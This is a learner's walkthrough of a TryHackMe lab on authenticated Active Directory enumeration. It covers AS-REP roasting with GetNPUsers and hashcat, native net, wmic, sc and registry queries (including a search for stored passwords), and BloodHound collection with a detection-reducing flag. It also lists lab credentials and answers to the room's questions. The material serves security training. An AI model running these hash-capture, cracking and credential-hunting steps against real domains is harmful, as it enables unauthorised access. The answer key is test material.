Jr.Pen 14.5. AD: Authenticated Enumeration

Task 1 - Introduction

In this room, our focus will be on activities that are carried out once we have access to an authenticated account. Upon completing this room, you will learn about:

- AS-REP Roasting
- Using the `net` command for enumeration among others
- Enumeration using the ActiveDirectory PowerShell module
- Enumeration using PowerSploit's PowerView module
- Enumeration with BloodHound

Verifying Connectivity to the Network

```
root@tryhackme:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric
Ref    Use Iface
default         10.10.0.1       0.0.0.0         UG    100
0        0 ens5
10.10.0.0       0.0.0.0         255.255.0.0     U     100
0        0 ens5
10.10.0.1       0.0.0.0         255.255.255.255 UH    100
0        0 ens5
[...]
```

Alternatively, you can use the `ip route` command.

```
root@tryhackme:~# ip route
default via 10.10.0.1 dev ens5 proto dhcp src 10.10.130.73 me
```

```
tric 100
10.10.0.0/16 dev ens5 proto kernel scope link src 10.10.130.7
3 metric 100
10.10.0.1 dev ens5 proto dhcp scope link src 10.10.130.73 met
ric 100
[...]
```

Task 2 - AS-REP Roasting

AS-REP Roasting captures and offline-cracks Kerberos authentication tickets from accounts with pre-authentication disabled without needing service privileges.

AS-REP Roasting in Two Phases - AS-REP Roasting involves two main steps: enumeration and exploitation. First, identify vulnerable user accounts, then capture and crack the retrieved AS-REP hashes offline.

Phase 1: Enumeration – Identifying Vulnerable Accounts

Tools Used

Rubeus *(Windows only)* - A powerful Windows-based tool designed explicitly for Kerberos-related security testing and enumeration. Rubeus automatically identifies vulnerable accounts and retrieves encrypted AS-REP hashes. **Example Command:** `Rubeus.exe asreproast` This command scans Active Directory, identifies accounts with pre-authentication disabled, and retrieves hashes ready for offline cracking.

Impacket's GetNPUsers.py *(Linux/Windows)* - Impacket provides a flexible Python script (`GetNPUsers.py`) to enumerate accounts in non-Windows environments. To test for the pre-authentication vulnerability, you must supply a `users.txt` file containing usernames. **Example Command:** `GetNPUsers.py tryhackme.loc/ -dc-ip 10.211.12.10 -usersfile users.txt -format hashcat -outputfile hashes.txt -no-pass`

```
root@attackbox:~# cat > users.txt
Administrator
Guest
krbtgt
sshd
```

```
gerald.burgess
[...]root@attackbox:~# cat users.txt
```

Secondly, we will run `GetNPUsers.py` as shown in the terminal below:

```
          root@attackbox:~# GetNPUsers.py tryhackme.loc/ -dc
-ip 10.211.12.10 -usersfile users.txt -format hashcat -output
file hashes.txt -no-pass
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 20
22 Fortra
```

This will dump a `hashes.txt` file.

Phase 2: Exploitation – Cracking Password Hashes and Accessing the Network

Tool Used

Hashcat *(Cross-platform)* - Hashcat is a highly efficient, widely used tool for password cracking. For AS-REP hashes specifically, Hashcat uses cracking mode **18200**. **Example Command:** `hashcat -m 18200 hashes.txt wordlist.txt`

Answer the questions below

> What flag must be set on an AD account for it to be vulnerable to AS-REP Roasting?

UF_DONT_REQUIRE_PREAUTH

> Which tool automatically identifies roastable users without needing a username list?

Rubeus

> What is the Hashcat mode used to crack AS-REP hashes?

18200

> What is the password of the user asrepuser1?

qwerty123!

All answer details are provided above. As a result, I downloaded the `txt` file given in the task, created `users.txt` using Vim in the terminal, and then ran the command to get the hashes. After obtaining the hashes, run the `hashcat` command.

Task 3 - Manual Enumeration

Manual Windows host and domain enumeration using native CMD and PowerShell commands.

- Username: `asrepuser1`
- Password: `qwerty123!`

Connecting over SSH is shown in the terminal below:

```
user@tryhackme:~# ssh asrepuser1@10.211.12.20
asrepuser1@10.211.12.20's password:

Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

tryhackme\asrepuser1@WRK C:\Users\asrepuser1>
```

We just landed on a MS Windows Command Prompt.

```
tryhackme\asrepuser1@WRK C:\> whoami
tryhackme\asrepuser1

tryhackme\asrepuser1@WRK C:\>
```

This command will output a detailed page containing the account's Security Identifier (SID), group memberships, and account privileges.

```
          tryhackme\asrepuser1@WRK C:\> whoami /all

USER INFORMATION
----------------
```

```
User Name             SID
===================== ============================================
====
tryhackme\asrepuser1 S-1-5-21-1966530601-3185510712-10604624-
1641

GROUP INFORMATION
-----------------

Group Name                                 Type             S
ID          Attributes
========================================== ================ =
=========== ================================================
=
Everyone                                   Well-known group S
-1-1-0      Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\Users                              Alias            S
-1-5-32-545 Mandatory group, Enabled by default, Enabled grou
p
[...]

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ================================
=======
SeChangeNotifyPrivilege       Bypass traverse checking
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Enabled
[...]
```

Privileges

- **SeImpersonatePrivilege**: This privilege allows a process to impersonate the security context of another user after authentication. The “potato” attack revolves around abusing this privilege.
- **SeAssignPrimaryTokenPrivilege**: This privilege permits a process to assign the primary token of another user to a new process. It is used in conjunction with the SeImpersonatePrivilege privilege.
- **SeBackupPrivilege**: This privilege lets users read any file on the system, ignoring file permissions. Consequently, attackers can use it to dump sensitive files like the SAM or SYSTEM hive.
- **SeRestorePrivilege**: This privilege grants the ability to write to any file or registry key without adhering to the set file permissions. Hence, it can be abused to overwrite critical system files or registry settings.
- **SeDebugPrivilege**: This privilege allows the account to attach a debugger to any process. As a result, the attacker can use this privilege to dump memory from LSASS and extract credentials or even inject malicious code into privileged processes.

System and Domain Information

Using built-in command-line tools to discover essential host identity, OS details, and domain configurations. Extracting target system and domain configurations via `hostname`, `systeminfo`, and environment variables.

Enumerating Users and Groups with NET commands (CMD)

`NET` is a suite of commands for viewing and managing networked resources, and they run on the good old command prompt.

```
C:\> net help
The syntax of this command is:

  Commands available are:

  NET ACCOUNTS             NET HELPMSG              NET STATI
STICS
```

```
  NET COMPUTER             NET LOCALGROUP           NET STOP
  NET CONFIG               NET PAUSE                NET TIME
  NET CONTINUE             NET SESSION              NET USE
  NET FILE                 NET SHARE                NET USER
  NET GROUP                NET START                NET VIEW
  NET HELP
```

Domain Users

```
C:\> net user /domain
The request will be processed at a domain controller for doma
in tryhackme.loc.

User accounts for \\DC.tryhackme.loc

-------------------------------------------------------------
------------------
Administrator            asrepuser1               barbara.jon
es
daniel.turner            danielle.ali             danielle.le
e
[...]
The command completed successfully.
```

This command will return the full name, account status (active or inactive), information about the password, group memberships, and last logon time.

```
C:\> net user daniel.turner /domain
The request will be processed at a domain controller for doma
in tryhackme.loc.

User name                    daniel.turner
Full Name                    Daniel Turner
Comment
User's comment
Country/region code          000 (System Default)
```

```
Account active                Yes
Account expires               Never

Password last set             30/04/2025 15:17:22
Password expires              11/06/2025 15:17:22
Password changeable           01/05/2025 15:17:22
Password required             Yes
User may change password      Yes
```

Domain Groups

```
C:\> net group /domain
The request will be processed at a domain controller for doma
in tryhackme.loc.


Group Accounts for \\DC.tryhackme.loc

-------------------------------------------------------------
------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
```

If you want to check the local groups, you can list all the local groups using `net localgroup`.

```
C:\> net localgroup

Aliases for \\WRK
```

```
-------------------------------------------------------------
------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
```

Furthermore, if you want to know the members of a specific local group, such as `Administrators`, you need to issue `net localgroup Administrators`.

```
C:\> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted
access to the computer/domain

Members

-------------------------------------------------------------
------------------
Administrator
TRYHACKME\Domain Admins
TRYHACKME\katie.thomas
The command completed successfully.
```

Logged-on Users and Sessions

You can run `query user`, or `quser` for short, to list users logged on to a machine. The terminal below shows an example output.

```
C:\> quser
USERNAME              SESSIONNAME        ID  STATE   IDLE TI
```

```
ME  LOGON TIME
 strategos             console             1  Active
2  16/05/2025 13:28
 administrator         rdp-tcp#0           2  Active
4  16/05/2025 17:50
 administrator         rdp-tcp#1           3  Active
.  16/05/2025 20:32
```

Identifying Service Accounts

Search Using WMIC

```
administrator@WRK C:\>  wmic service get Name,StartName
Name                                      StartName
AJRouter                                  NT AUTHORITY\LocalS
ervice
ALG                                       NT AUTHORITY\LocalS
ervice
AmazonSSMAgent                            LocalSystem
AppIDSvc                                  NT Authority\LocalS
ervice
Appinfo                                   LocalSystem
AppMgmt                                   LocalSystem
AppReadiness                              LocalSystem
AppVClient                                LocalSystem
AppXSvc                                   LocalSystem
[...]
```

The `StartName` is the account under which the service runs. The standard accounts are: `LocalSystem`, `NT AUTHORITY\LocalService`, `NT AUTHORITY\NetworkService`, and `NT SERVICE\SomeServiceName` for those running as virtual service accounts.

If you are using PowerShell, an equivalent of the `wmic service get Name,StartName` command is `Get-WmiObject Win32_Service | select Name, StartName`. The output should be similar to the one above. Similarly, this requires administrator privileges.

```
PS C:\> Get-WmiObject Win32_Service | select Name, StartName

Name                                          StartName
----                                          ---------
AJRouter                                      NT AUTHORITY\LocalSe
rvice
ALG                                           NT AUTHORITY\LocalSe
rvice
AmazonSSMAgent                                LocalSystem
AppIDSvc                                      NT Authority\LocalSe
rvice
Appinfo                                       LocalSystem
AppMgmt                                       LocalSystem
AppReadiness                                  LocalSystem
AppVClient                                    LocalSystem
[...]
```

Search Using SC

SC is a command-line program that communicates with services and the Service Control Manager. `sc query state= all` will return all services on a Windows system; however, it requires administrator privileges to run.

```
administrator@WRK C:\> sc query state= all

SERVICE_NAME: AJRouter
DISPLAY_NAME: AllJoyn Router Service
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Saved Auto-Logon Credentials

```
C:\> reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUsername

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    DefaultUsername    REG_SZ    Strategos
```

Installed Applications

```
ryhackme\asrepuser1@WRK C:\> reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DirectDrawEx
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fontcore
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE40
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE4Data
```

Searching the Registry

`reg query HKLM /f "password" /t REG_SZ /s`

Scheduled Tasks

Use an SSH client to connect to the Workstation with the IP address `10.211.12.20`. Use the following domain account credentials:

- Username: `asrepuser1`

- Password: `qwerty123!`

Answer the questions below

> How many domain user accounts are there?

31

coonect C:\> net user /domain then look for net user

```
User accounts for \\DC.tryhackme.loc

-------------------------------------------------------------------------------
Administrator            asrepuser1               barbara.jones
daniel.turner            danielle.ali             danielle.lee
danny.baker              dawn.bolton              debra.yates
douglas.roberts          drgonz0                  empanadal0v3r
gary.clarke              gerald.burgess           Guest
guy.smith                jeffrey.thompson         jennifer.harding
jeremy.booth             kathryn.williams         katie.thomas
krbtgt                   krbtgtsvc                marion.kay
martin.riley             michelle.palmer          nigel.parsons
rduke                    sshd                     strate905
strategos
The command completed successfully.
```

> What is the full name of the user `rduke`?

Raoul Duke

after connect ssh asrepuser1@10.211.12.20 run the command

C:\Users>net user rduke /domain

```
tryhackme\asrepuser1@WRK C:\Users>net user rduke /domain
The request will be processed at a domain controller for domain tryhackme.loc.

User name                    rduke
Full Name                    Raoul Duke
```

> How many local user accounts are there on the WRK machine?

5 if we dont count default accounts

```
 Directory of C:\Users

16/05/2025  16:35    <DIR>          .
16/05/2025  16:35    <DIR>          ..
14/05/2025  15:44    <DIR>          Administrator
16/05/2025  16:51    <DIR>          Administrator.TRYHACKME
20/05/2025  13:17    <DIR>          asrepuser1
13/05/2025  09:20    <DIR>          drgonz0
02/04/2025  17:27    <DIR>          Public
13/05/2025  09:22    <DIR>          rduke
01/05/2025  11:30    <DIR>          strate905
01/05/2025  13:01    <DIR>          strategos
               0 File(s)              0 bytes
              10 Dir(s)  30,254,800,896 bytes free
```

> How many domain groups are there?

21

run the command C:\Users>net grpoup /domain

```
Group Accounts for \\DC.tryhackme.loc

-------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
```

Task 4 - Enumeration With BloodHound

BloodHound remains the most potent tool for Active Directory (AD) enumeration, revolutionising the field since its release in 2016. Initially developed by SpecterOps, it introduced a graph-based perspective to AD security — a fundamental shift that has since been embraced by attackers and defenders alike.

The Two-Stage Attack Model: BloodHound empowered a new two-stage approach to attacking Active Directory environments:

Stage 1: Enumeration

Stage 2: Targeted Attack

Types of SharpHound Collectors

- `SharpHound.exe`: This is a Windows executable designed for standard enumeration on domain-joined Windows machines. Due to its versatility and robust functionality, it is currently the recommended method.
- `AzureHound.ps1`: A PowerShell script focused specifically on Azure Entra ID environments. It enables enumerating cloud-specific configurations and identities seamlessly into hybrid AD scenarios.
- `SharpHound.ps1` **(Deprecated)**: Previously a PowerShell variant used for stealth operations, it is particularly useful for loading scripts directly into memory to avoid antivirus detection. However, recent releases have discontinued support, favouring the executable and Python-based approaches.

BloodHound.py (Python Collector)

Beyond **SharpHound**, there's also the Python-based collector known as `BloodHound.py`. Ideal for Linux-based systems or environments where Python is preferred, `BloodHound.py` can enumerate AD domains without requiring Windows-specific tooling. It supports authentication through credentials, NTLM hashes, or Kerberos tickets, and outputs JSON or compressed ZIP files compatible with **BloodHound**'s GUI.

Executing SharpHound - When conducting an assessment on Windows, we can run SharpHound on a domain-joined Windows machine; however, please note that the binary can be blocked by Windows Defender. You can run it on the Windows command line, as shown below.

```
C:\> .\SharpHound.exe --CollectionMethods All --Domain tryhac
kme.loc --ExcludeDCs
```

Parameters explained:

- `-CollectionMethods All`: Specifies that all data collection methods should be used

- `-Domain tryhackme.loc`: Targets the specified domain for data collection
- `-ExcludeDCs`: Excludes domain controllers from the collection process to reduce detection risk

Using BloodHound.py

```
root@attackbox:~# bloodhound-python -u asrepuser1 -p qwerty123! -d tryhackme.loc -ns 10.211.12.10 -c All --zip
```


Accessing BloodHound-CE

1. Open a browser on your AttackBox or host machine
2. Navigate to the BloodHound-CE server's IP and port (we already set this up on `http://10.211.12.100:8080`).
3. Log in using the credentials:

- Username: `admin`
- Password: `weU^BjZr33OIWsC^`

Importing Collection Data

1. Go to the **Administration** tab in the left-hand navigation menu
2. Scroll to the **File Ingest** section
3. Upload your ZIP file directly through the browser



Exploring BloodHound Data


Click on the **Explore** tab to view the visual Active Directory graph.

- **Nodes**: Represent users, computers, groups, etc.
- **Edges**: Represent relationships and permissions between nodes.



Searching for Nodes

1. Use the search bar at the top to find the ASREPUSER1 user account
2. Click the node to view its properties



Node Information Breakdown


- **Object information** – summary details of the object, such as name, type, and domain
- **Sessions** – active logon sessions associated with the object

- **Member of** – AD groups the object belongs to
- **Local admin privileges** – machines where the object has local administrator rights
- **Execution privileges** – rights such as RDP or equivalent permissions
- **Outbound object control** – rights the object has over other objects
- **Inbound object control** – rights other objects have over this object

Using Built-in Queries

To use BloodHound's built-in queries:

1. Click **Cypher** in the top menu
2. Click the **folder icon** to browse prebuilt queries (e.g., "All Domain Admins")


SEARCH
PATHFINDING
CYPHER
$ Cypher Query
Save Query
Help
Run
Pre-built Searches
ACTIVE DIRECTORY
AZURE
CUSTOM SEARCHES
Domain Information
All Domain Admins
Map domain trusts
Locations of Tier Zero / High Value objects
Map OU structure
Dangerous Privileges
Principals with DCSync privileges
Principals with foreign domain group membership
Computers where Domain Users are local administrators
Computers where Domain Users can read LAPS passwords
Paths from Domain Users to Tier Zero / High Value targets
Workstations where Domain Users can RDP
Servers where Domain Users can RDP

Built-in queries

Attack Path Discovery

1. Click the **Pathfinding** button in the top bar
2. Set `EMPANADAL0V3R` as the **Start Node**
3. Set a target (e.g., `Tier 1 ADMINS`) as the **End Node**
4. Run the search with the desired edge filters

If a path exists, BloodHound will map it out visually. If not, it may be due to missing or incomplete data.

Benefits and Limitations


The benefits of BloodHound-CE are its web-based interface, clear attack path visualisations, and deep insight into AD relationships. However, it should be noted that SharpHound collection is noisy and can trigger AV/EDR alerts.

In brief, BloodHound-CE is an essential tool for penetration testers. It visualises AD relationships and helps uncover privilege escalation paths. Get hands-on to build familiarity.

Answer the questions below

